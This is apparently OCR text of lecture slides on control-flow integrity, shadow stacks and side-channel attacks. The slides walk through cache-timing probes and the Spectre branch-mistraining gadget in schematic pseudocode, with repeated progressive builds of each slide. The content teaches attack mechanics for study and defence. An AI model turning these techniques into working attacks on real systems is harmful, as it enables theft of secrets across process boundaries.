
Approximations in CFI

- Given a jmp*/call*/ret, what are valid targets?
  - Coarse static approximations.
  - Open up too many opportunities for attack.
- ***Fully precise CFI***
  - Include only those edges necessary for the dynamic correctness of the program.
  - Undecidable in general

If fully precise CFI is broken,
then CFI is broken.

Approximations in CFI

- Given a jmp*/call*/ret, what are valid targets?
  - Coarse static approximations.
  - Open up too many opportunities for attack.
- Fully precise CFI
  - Include only those edges necessary for the dynamic correctness of the program.
  - Undecidable in general
- *Dispatcher functions* are vulnerable functions that can overwrite return addresses
  - Commonly called, key dispatchers break the utility of plain CFI
  - Any function that calls them is an attack surface
    (e.g. memcpy)



Carlini 2015

What Does CFI+Shadow Stacks Give?

- No longer able to do ROP

What Does CFI+Shadow Stacks Give?

- No longer able to do ROP

Arbitrary ROP gadgets are broken.

What Does CFI+Shadow Stacks Give?


- No longer able to do ROP
- Still able to do return to libc!

What Does CFI+Shadow Stacks Give?

- No longer able to do ROP
- Worse: **`printf`** alone provides a Turing complete attack surface.

  Data only / non-control data attacks are *reasonable*.

The trend going forward



[Matt Miller – BlueHat 2019]

Side Channels

- What we have considered so far deals with *directly*
  reading, writing, or executing
  something in violation of the CIA policies

Side Channels

- What we have considered so far deals with *directly* reading, writing, or executing something in violation of the CIA policies
- Attackers may also indirectly violate CIA by *inferring* sensitive information

Side Channels

- What we have considered so far deals with *directly* reading, writing, or executing something in violation of the CIA policies

- Attackers may also indirectly violate CIA by *inferring* sensitive information

- ***Side channel attacks*** infer secret information about a system from implementation details

Side Channels

- What we have considered so far deals with *directly* reading, writing, or executing something in violation of the CIA policies

- Attackers may also indirectly violate CIA by *inferring* sensitive information

- ***Side channel attacks*** infer secret information about a system from implementation details
  - Such leaks can be present even for algorithms that appear mathematically correct

Side Channels

- What we have considered so far deals with *directly* reading, writing, or executing something in violation of the CIA policies

- Attackers may also indirectly violate CIA by *inferring* sensitive information

- ***Side channel attacks*** infer secret information about a system from implementation details
  - Such leaks can be present even for algorithms that appear mathematically correct
  - Leaks can come from several sources:
    (output, timing, power, sound, light, ...)

From direct leak to naive side channel

- Consider code that directly leaks a sensitive boolean

```
def very_stupid(greeting, sensitive):
    ...
    log_to_nonsensitive(sensitive)
    ...
```

From direct leak to naive side channel

- Consider code that directly leaks a sensitive boolean

```
def very_stupid(greeting, sensitive):
    ...
    log_to_nonsensitive(sensitive)
    ...
```

  - This could be tweaked to become an *indirect* leak

```
def still_bad(greeting, sensitive):
    ...
    if sensitive:
        log_to_nonsensitive(greeting)
    ...
```

From direct leak to naive side channel

- Consider code that directly leaks a sensitive boolean

```
def very_stupid(greeting, sensitive):
    ...
    log_to_nonsensitive(sensitive)
    ...
```

  - This could be tweaked to become an *indirect* leak

```
def still_bad(greeting, sensitive):
    ...
    if sensitive:
        log_to_nonsensitive(greeting)
    ...
```

From direct leak to naive side channel

- Consider code that directly leaks a sensitive boolean

```
def very_stupid(greeting, sensitive):
    ...
    log_to_nonsensitive(sensitive)
    ...
```

  - This could be tweaked to become an *indirect* leak

```
def still_bad(greeting, sensitive):
    ...
    if sensitive:
        log_to_nonsensitive(greeting)
    ...
```

  - The ***value*** of the *sensitive* information can be inferred by the ***existence*** of the *nonsensitive* information!

Side channels via timing

- Any difference in behavior between sensitive and nonsensitive tasks can be measured and used

Side channels via timing

- Any difference in behavior between sensitive and nonsensitive tasks can be measured and used

```
def subtly_bad(greeting, sensitive):
    ...
    if sensitive:
        expensive_computation()
    log_to_nonsensitive(greeting)
    ...
```

Side channels via timing

- Any difference in behavior between sensitive and nonsensitive tasks can be measured and used

```
def subtly_bad(greeting, sensitive):
    ...
    if sensitive:
        expensive_computation()
    log_to_nonsensitive(greeting)
    ...
```

This has been the downfall of crypto implementations!

Side channels via timing

- Any difference in behavior between sensitive and nonsensitive tasks can be measured and used

```
def subtly_bad(greeting, sensitive):
    ...
    if sensitive:
       expensive_computation()
    log_to_nonsensitive(greeting)
    ...
```

```
def deviously_bad(greeting, sensitive):
    ...
    if sensitive:
       a[not_in_cache] = ...
    log_to_nonsensitive(greeting)
    ...
```

Side channels from architectural effects

- We can use memory access latency to leak rich information

Side channels from architectural effects

- We can use memory access latency to leak rich information

```
secret_number = ...
... = buffer[64 * secret_number]
```


This code can leak the secret number
even to other processes!

Side channels from architectural effects

- We can use memory access latency to leak rich information

```
secret_number = ...
... = buffer[64 * secret_number]
```

This code can leak the secret number even to other processes!




Side channels from architectural effects

- We can use memory access latency to leak rich information

```
secret_number = ...
... = buffer[64 * secret_number]
```

This code can leak the secret number even to other processes!



Side channels from architectural effects

- We can use memory access latency to leak rich information


```
memset(any_buffer,0,...);
```

```
secret_number = ...
... = buffer[64 * secret_number]
```

This code can leak the secret number even to other processes!

```
for i in ...:
    measure:
        ... = any_buffer[i*64]
secret = slowest of i
```

Cache



Side channels from architectural effects


- We can use memory access latency to leak rich information

```
memset(any_buffer,0,...);
```

```
secret_number = ...
... = buffer[64 * secret_number]
```

This code can leak the secret number even to other processes!

```
for i in ...:
    measure:
        ... = any_buffer[i*64]
secret = slowest of i
```



Side channels from architectural effects


- We can use memory access latency to leak rich information

```
memset(any_buffer,0,...);
```

```
secret_number = ...
... = buffer[64 * secret_number]
```

This code can leak the secret number even to other processes!

```
for i in ...:
   measure:
      ... = any_buffer[i*64]
secret = slowest of i
```




Side channels from architectural effects

- We can use memory access latency to leak rich information

```
secret_number = ...
... = buffer[64 * secret_number]
```

This code can leak the secret number even to other processes!



Cache

hash(buffer+64*secret)

```
memset(any_buffer,0,...);
```

```
for i in ...:
    measure:
        ... = any_buffer[i*64]
secret = slowest of i
```

hash(buffer+64*6)
hash(buffer+64*4)
hash(buffer+64*5)
hash(buffer+64*2)
hash(buffer+64*3)
hash(buffer+64*1)

Side channels from architectural effects


- We can use memory access latency to leak rich information

```
memset(any_buffer,0,...);
```

```
secret_number = ...
... = buffer[64 * secret_number]
```

This code can leak the secret number even to other processes!

```
for i in ...:
    measure:
        ... = any_buffer[i*64]
secret = slowest of i
```



hash(buffer+64*6)
hash(buffer+64*4)
hash(buffer+64*5)
hash(buffer+64*2)
hash(buffer+64*3)
hash(buffer+64*1)

Side channels from architectural effects


- We can use memory access latency to leak rich information

```
memset(any_buffer,0,...);
```

```
secret_number = ...
... = buffer[64 * secret_number]
```

This code can leak the secret number even to other processes!

```
for i in ...:
    measure:
        ... = any_buffer[i*64]
secret = slowest of i
```



Cache

hash(buffer+64*secret)

fast

fast

hash(buffer+64*6)
hash(buffer+64*4)
hash(buffer+64*5)
hash(buffer+64*2)
hash(buffer+64*3)
hash(buffer+64*1)

Side channels from architectural effects


- We can use memory access latency to leak rich information

```
memset(any_buffer,0,...);
```

```
secret_number = ...
... = buffer[64 * secret_number]
```

This code can leak the secret number even to other processes!

```
for i in ...:
    measure:
        ... = any_buffer[i*64]
secret = slowest of i
```



Side channels from architectural effects

- We can use memory access latency to leak rich information


```
memset(any_buffer,0,...);
```

```
secret_number = ...
... = buffer[64 * secret_number]
```

This code can leak the secret number
even to other processes!

```
for i in ...:
   measure:
      ... = any_buffer[i*64]
secret = slowest of i
```

Cache



hash(buffer+64*secret)

fast
fast
fast
fast
slow
fast

hash(buffer+64*6)
hash(buffer+64*4)
hash(buffer+64*5)
hash(buffer+64*2)
hash(buffer+64*3)
hash(buffer+64*1)

Side channels from architectural effects


- We can use memory access latency to leak rich information

```
memset(any_buffer,0,...);
```

```
secret_number = ...
... = buffer[64 * secret_number]
```

This code can leak the secret number even to other processes!

```
for i in ...:
    measure:
        ... = any_buffer[i*64]
secret = slowest of i
```



Cache

hash(buffer+64*secret)

fast hash(buffer+64*6)
fast hash(buffer+64*4)
fast hash(buffer+64*5)
fast hash(buffer+64*2)
slow hash(buffer+64*3)
fast hash(buffer+64*1)

The secret was 3

Side channels from architectural effects

- We can use memory access latency to leak rich information

```
memset(any_buffer,0,...);
```

```
secret_number = ...
... = buffer[64 * secret_number]
```

```
for i in ...:
    measure:
        ... = any_buffer[i*64]
secret = slowest of i
```

For a long time, this was considered a ***low risk***,
because gadgets like this were hard to find & exploit.

Side channels from architectural effects

- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculation & then measuring timing differences

Side channels from architectural effects

- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculation & then measuring timing differences

```
...
if condition():
   work()
```

Side channels from architectural effects

- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculation & then measuring timing differences

```
...
if condition():
    work()
```

true true true

Side channels from architectural effects

- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculation & then measuring timing differences

```
...
if condition():
    work()
```

true true true

If the CPU notices that condition() is usually true,
it can start work() before condition() completes.

Speculation & Out Of Order execution (OOO)

Side channels from architectural effects

- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculation & then measuring timing differences

```
if x < array1.size:
    sensitive = array1[x]
    y = array2[sensitive * 4096]
```

Side channels from architectural effects

- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculation & then measuring timing differences

```
if x < array1.size:
   sensitive = array1[x]
   y = array2[sensitive * 4096]
```

Side channels from architectural effects

- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculation & then measuring timing differences

```
if x < array1.size:
    sensitive = array1[x]
    y = array2[sensitive * 4096]
```

When the condition is *true*, array1[x] will be in bounds

Side channels from architectural effects

- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculation & then measuring timing differences

```
if x < array1.size:
    sensitive = array1[x]
    y = array2[sensitive * 4096]
```

When the condition is *true*, array1[x] will be in bounds

When the condition is *false*, array1[x] can be anywhere

Side channels from architectural effects

- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculation & then measuring timing differences

```
if x < array1.size:
   sensitive = array1[x]
   y = array2[sensitive * 4096]
```

When the condition is *true*, array1[x] will be in bounds

When the condition is *false*, array1[x] can be anywhere

An attacker can

1) train the branch to speculate true

Side channels from architectural effects

- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculation & then measuring timing differences

```
if x < array1.size:
    sensitive = array1[x]
    y = array2[sensitive * 4096]
```

When the condition is *true*, array1[x] will be in bounds

When the condition is *false*, array1[x] can be anywhere

An attacker can
1) train the branch to speculate true
2) make array1[x] point to sensitive data

Side channels from architectural effects

- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculat
    then measuring timing differences

The sensitive data is speculatively read and used!

```
if x < array1.size:
   sensitive = array1[x]
   y = array2[sensitive * 4096]
```

When the condition is *true*, array1[x] will be in bounds

When the condition is *false*, array1[x] can be anywhere

An attacker can
1) train the branch to speculate true
2) make array1[x] point to sensitive data

Side channels from architectural effects

- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculation &
    then measuring timing differences

```
if x < array1.size:
    sensitive = array1[x]
     y = array2[sensitive * 4096]
```

When the condition is *true*, array1[x] will be in bounds

When the condition is *false*, array1[x] can be anywhere

An attacker can
1) train the branch to speculate true
2) make array1[x] point to sensitive data
3) extract the data through a 1-hot encoding
in the time to access elements of array2
(or a buffer sharing the cache mapping of array2)

Side channels from architectural effects

- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculation & then measuring timing differences

```
if x < array1.size:
   sensitive = array1[x]
   y = array2[sensitive * 4096]
```

```
# foo is a function pointer
foo()
```

Foo can be trained to speculate to an arbitrary gadget!

Side channels from architectural effects

- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculation & then measuring timing differences

```
if x < array1.size:
   sensitive = array1[x]
    y = array2[sensitive * 4096]
```

```
# foo is a function pointer
foo()
```

```
def foo():
    return
```

Return targets can be trained to speculate to gadgets!

Side channels from architectural effects

- This is the fundamental premise behind Spectre and generic MDS based attacks
  - Spectre worked by mistraining speculation & then measuring timing differences

```
if x < array1.size:
    sensitive = array1[x]
    y = array2[sensitive * 4096]
```

Note: This means that ROP gadgets can once again be used!
Newer compiler options can mitigate but not remove the challenge

```
def foo():
    return
```

[Speculative Load Hardening in LLVM] clang -mretpoline -mspeculative-load-hardening ...

Side channels from architectural effects

